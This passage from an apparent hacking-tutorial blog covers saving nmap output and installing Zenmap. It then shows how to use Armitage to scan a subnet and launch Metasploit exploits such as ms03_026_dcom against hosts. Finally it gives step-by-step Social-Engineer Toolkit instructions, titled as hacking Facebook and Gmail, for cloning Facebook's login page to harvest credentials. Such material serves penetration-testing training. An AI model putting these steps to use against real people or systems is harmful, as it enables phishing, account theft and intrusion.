 

#29: How do I save output to a text file?

The syntax is:
nmap 192.168.1.1 > output.txt
nmap -oN /path/to/filename 192.168.1.1
nmap -oN output.txt 192.168.1.1

#30: Not a fan of command line tools?

Try zenmap the official network mapper front end:
Zenmap is the official Nmap Security Scanner GUI. It is a multi-platform (Linux, Windows, Mac OS X, BSD, etc.) free and open source application which aims to make Nmap easy for beginners to use while providing advanced features for experienced Nmap users. Frequently used scans can be saved as profiles to make them easy to run repeatedly. A command creator allows interactive creation of Nmap command lines. Scan results can be saved and viewed later. Saved scan results can be compared with one another to see how they differ. The results of recent scans are stored in a searchable database.
You can install zenmap using the following apt-get command:
$ sudo apt-get install zenmap
Sample outputs:
[sudo] password for vivek:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  zenmap
0 upgraded, 1 newly installed, 0 to remove and 11 not upgraded.
Need to get 616 kB of archives.
After this operation, 1,827 kB of additional disk space will be used.
Get:1 http://debian.osuosl.org/debian/ squeeze/main zenmap amd64 5.00-3 [616 kB]
Fetched 616 kB in 3s (199 kB/s)
Selecting previously deselected package zenmap.
(Reading database ... 281105 files and directories currently installed.)
Unpacking zenmap (from .../zenmap_5.00-3_amd64.deb) ...
Processing triggers for desktop-file-utils ...
Processing triggers for gnome-menus ...
Processing triggers for man-db ...
Setting up zenmap (5.00-3) ...
Processing triggers for python-central ...
Type the following command to start zenmap:
$ sudo zenmap
Sample outputs
Fig.02: zenmap in action

Saturday, 30 August 2014

Introduction To Armitage in Kali


Introduction To Armitage in Kali

Armitage is a graphical cyber attack management tool for the Metasploit Project that visualizes targets and recommends exploits


Fast and easy hacking, that's what the official Armitage website is named as. And fast and easy hacking it is. It is not recommended starting your life as a penetration tester with Armitage. But after you know the basics of metasploit (which you do now), you can take a look at this great tool. And I've started to assume you have Kali Linux installed.


Installing Metasploit

Now metasploit is not distributed with Kali Linux (it was distributed with backtrack though). However, Kali has it on its repositories, and it can be easily downloaded and installed by executing-
apt-get install armitage
It will check dependencies and download the required file and install Armitage for you.  After its done, you can start armitage by using the following code-
service postgresql start
 service metasploit start
armitage
 You will get a screen like this. Let the settings be as they are, and click connect. You'll get a prompt like this (most of the time)
Now you'll see Armitage making some connection for you. For a short while it might show failure messages (Connection Refused), but after some time Armitage will start.
And you'll end up with a windows somewhat like this
Now while I do believe that the developer has succeeded in making a tool which permits me to say - "I'll take my leave, you can handle stuff from here", but I'd still go on for a while, helping you know some basic stuff before I take my leave.

Armitage Basics

Now the tough coding (honestly there wasn't anything tough about that) that you had to do with Metasploit, becomes as easy as a click on Armitage. Better yet, you can see exactly what line of code is actually executed when you do something with your mouse. As a start, you should do a quick scan with OS detect.
And while it does ask you to enter some stuff now, it is going to be pretty easy, you just have to follow the example given by armitage with some modification.
First do your old ifconfig on a new terminal to find you IP
ifconfig
 Notice that most of the time, the first 6 digits are 192.168. You have to figure out the next 3 digits. After that, you can enter the ip into the armitage window. Look at the sample it had provided, just copy that, and, replacing the 1 with 154 as in my case. You final code should be 192.168.154.0/24. The 0/24 means it'll look at all the IPs from 192.168.154.1 to 192.168.154.256. Actually it scans IP from 192.168.xxx.0 through 192.168.xxx.255. Most of the time, you'll find your host in this range, however, to include all IP from 192.168.0.0 to 192.168.255.255, you may use 192.168.0.0/16.
This is the automatically generated code after clicking OK.


Now, after a few seconds, you will see the following message, and it tells you exactly what you're supposed to do next.
Now a couple of computers with respective OS icons will show up on your screen. As expected, you'll have to go to Attacks -> Find attacks.After that, right click on the computer you want to hack, and you'll see an attack option. Select whichever you want to try, enter the requisites . Everything will be quite easy, except for the fact that the exploits in attack section will be possible exploits, that might or might not work. If you're expecting a click to hack you a Windows 7 machine, then that's just not happening. It might work with an unpatched XP machine, a ms03_026_dcom might do the trick, or the netapi one. Good luck with playing around with this tool. And here's the official Armitage website (media section link, useful vids and pics there) where you might find some more guidance, though the tool doesn't need any.

Hack facebook , gmail with Social Engineering Toolkit

Social Engineering Toolkit

Humans are the weakest link in any security system ~Shashwat (That'll be me)
Social engineering toolkit does not exploit vulnerability in the mechanism of any service. It exploits the weakness in the human element of security.

The Social-Engineer Toolkit (SET) was created and written by the founder of TrustedSec. It is an open-source Python-driven tool aimed at penetration testing around Social-Engineering. SET has been presented at large-scale conferences including Blackhat, DerbyCon, Defcon, and ShmooCon. With over two million downloads, SET is the standard for social-engineering penetration tests and supported heavily within the security community.

Kali Linux

I don't feel the need to mention it, but I'll still do it. You need Kali Linux to proceed with this tutorial.

Se-toolkit

Start Kali Linux se-toolkit.
Something like this will show up


Now type the following and press enter.
1 [enter] 2 [enter] 3 [enter]

Explanation

  • 1 selects social engineering attacks. Obvious choice if you read the other options from 1 to 9 (and 99 for exit)
  • The 2 selects Website Attack Vectors. Not that obvious.  The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.
  • Then, the 3 selects Credential Harvestor.  The Credential Harvester method will utilize web cloning of a web-site that has a username and password field and harvest all the information posted to the website.
Now you'll be seeing something like this-

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.
 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.
 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.
   1) Web Templates
   2) Site Cloner
   3) Custom Import
  99) Return to Webattack Menu


Type 2 to select site cloner.

Find your IP

On a new terminal type ifconfig. This will give you your ipv4 address, which is what you are looking for

Back to se-toolkit

 Now it'll ask you to specify the IP to which the data is supposed to be sent to. That'll be your IP address. Since this is your internal IP address (i.e. local IP), the fake facebook page will work only for computers connected with your LAN.

Now it'll ask for the page to be cloned. Enter https://www.facebook.com/.

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
[-] This option is used for what IP the server will POST to.
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.154.133
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.facebook.com/
Now in your browser on Kali Linux, enter your IP. It will display facebook login page. Enter any info and press login. You will get the information in se-toolkit. If you are using VMWare or virtualbox, then you can try and enter the IP on the browsers there. It will work.


Live demonstration